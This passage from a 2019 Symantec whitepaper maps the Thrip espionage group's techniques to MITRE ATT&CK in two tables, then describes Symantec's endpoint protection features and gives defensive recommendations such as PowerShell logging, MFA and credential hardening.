Let us take the targeted attack group Thrip as an example. We have repeatedly reported on this sophisticated attack group, most recently during an attack wave in South East Asia. It should be noted that targeted attack groups do change their methods and techniques depending on the target and over time. Particularly, we often see APT groups modifying their methods after they have been publicly exposed. A good example of this is the Dragonfly group, which adapted its behavior substantially after public coverage.

We can map the known behavior of the Thrip group and apply it to the MITRE ATT&CK framework. This can help identify monitoring gaps in an organization's defense strategy or help during threat-hunting exercises.

Living-off-the-land techniques are still very popular among targeted attack groups and cyber criminals because they are efficient and allow attackers to blend in and make detection more difficult. On the other hand, the logging capability for PowerShell has vastly increased and now allows for a good discovery rate if implemented and processed correctly.

Table 8: MITRE ATT&CK Framework Mapping for the Thrip Group, Part 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Spearphishing Attachment (T1193)	PowerShell (T1086)	New Service (T1050)	Valid Accounts (T1078)	File Deletion (T1107)	Credential Dumping (Mimikatz) (T1003)
	Service Execution (T1035)	Valid Accounts (T1078)		Modify Registry (T1112)	Credentials in Files (T1081)
	Command-Line interface (T1059)			Obfuscated Files or Information (T1027)	
	Windows Management Instrumentation (T1047)				
	Scripting (T1064)				

Table 9: MITRE ATT&CK Framework Mapping for the Thrip Group, Part 2

Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
File and Directory Discovery (T1083)	Remote File Copy (T1105)	Data from Local System (T1005)	Remote Access Tools (T1219)	Exfiltration Over Alternative Protocol (WinSCP) (T1048)	
System Information Discovery (T1082)	Windows Management Instrumentation (T1047)	Screen Capture (T1113)	Connection Proxy (T1090)	Exfiltration Over Command and Control Channel (T1041)	
	Third-party software (T1072)			Data Compressed (T1002)	

PowerShell and WMI are observed in nearly all attacks against enterprise customers. While less than 1% of the observed PowerShell commands were malicious, that still corresponds to 480,000 incidents per month. Nearly half of these malicious commands were initiated through WMI.

Credential dumping is frequently used to help attackers with lateral movement inside compromised networks. With obtaining the domain administrator account being the end goal.
It is vital to ensure security solutions and methods can detect and block such behavior.

Protection

Symantec solutions use multiple security technologies to defend against living-off-the-land and fileless attacks, including endpoint security, endpoint detection and response, email security, and network security.

Symantec Endpoint Protection solution includes various dedicated features that specifically tackle the living-off-the-land challenge.

- Symantec Endpoint **Threat Defense for Active Directory** restricts post-exploit incursions by preventing credential theft and lateral movement by combining AI, obfuscation, and advanced forensics methodologies at the endpoint to contain attacks in real-time.
- **Deception technology** uses baits to expose hidden adversaries and reveal attacker intent, tactics, and targets.
- Symantec Endpoint **Application Control** strengthens defense against advanced attacks by minimizing the attack surface and allowing only known good applications to run.
- Symantec Endpoint **Application Isolation** shields known good applications from tampering by stopping attackers from exploiting application vulnerabilities. It also isolates malicious and suspicious applications to prevent any privileged operations that can harm the endpoint.
- **Non-PE file emulator** de-obfuscates and detects JavaScript, VBScript, VBA Macro, and PowerShell threats.
- **Command-line detection engine** is specialized in monitoring dual-use tools and their behavior.

In addition to Symantec Endpoint Detection and Response (SEDR), Symantec's Managed Endpoint Detection and Response Service (MEDR) leverages automated attack hunting provided by analytics as well as Symantec analyst security expertise to remotely investigate and contain incursions by adversaries in customer networks.

Mitigation

Symantec recommends users observe the following best practices to protect against targeted attacks.

Local environment:

- Monitor the use of dual-use tools inside your network.
- Ensure you have the latest version of PowerShell and you have logging enabled.
- Restrict access to RDP Services. Only allow RDP from specific known IP addresses and ensure you are using multi-factor authentication (MFA).
- Implement proper audit and control of administrative account usage. You could also implement one-time credentials for administrative work to help prevent theft and misuse of admin credentials.
- Create profiles of usage for admin tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application whitelisting where applicable.
- Locking down PowerShell can increase security, for example with the constrained language mode.
- Make credential dumping more difficult, for example by enabling credential guard in Windows 10 or disabling SeDebugPrivilege.
- MFA can help limit the usefulness of compromised credentials.

Email:

- Enable MFA to prevent the compromise of credentials during phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes and ensure you are following best practices for your email system, including the use of SPF and other defensive measures against phishing attacks.

Symantec™
A Division of **Broadcom**

For product information and a complete list of distributors, visit our website at: broadcom.com

Copyright © 2019 Broadcom. All Rights Reserved. The term “Broadcom” refers to Broadcom Inc. and/or its subsidiaries.
Broadcom, the pulse logo, Connecting everything, and Symantec are among the trademarks of Broadcom.
SED-LOTL-WP100 December 11, 2019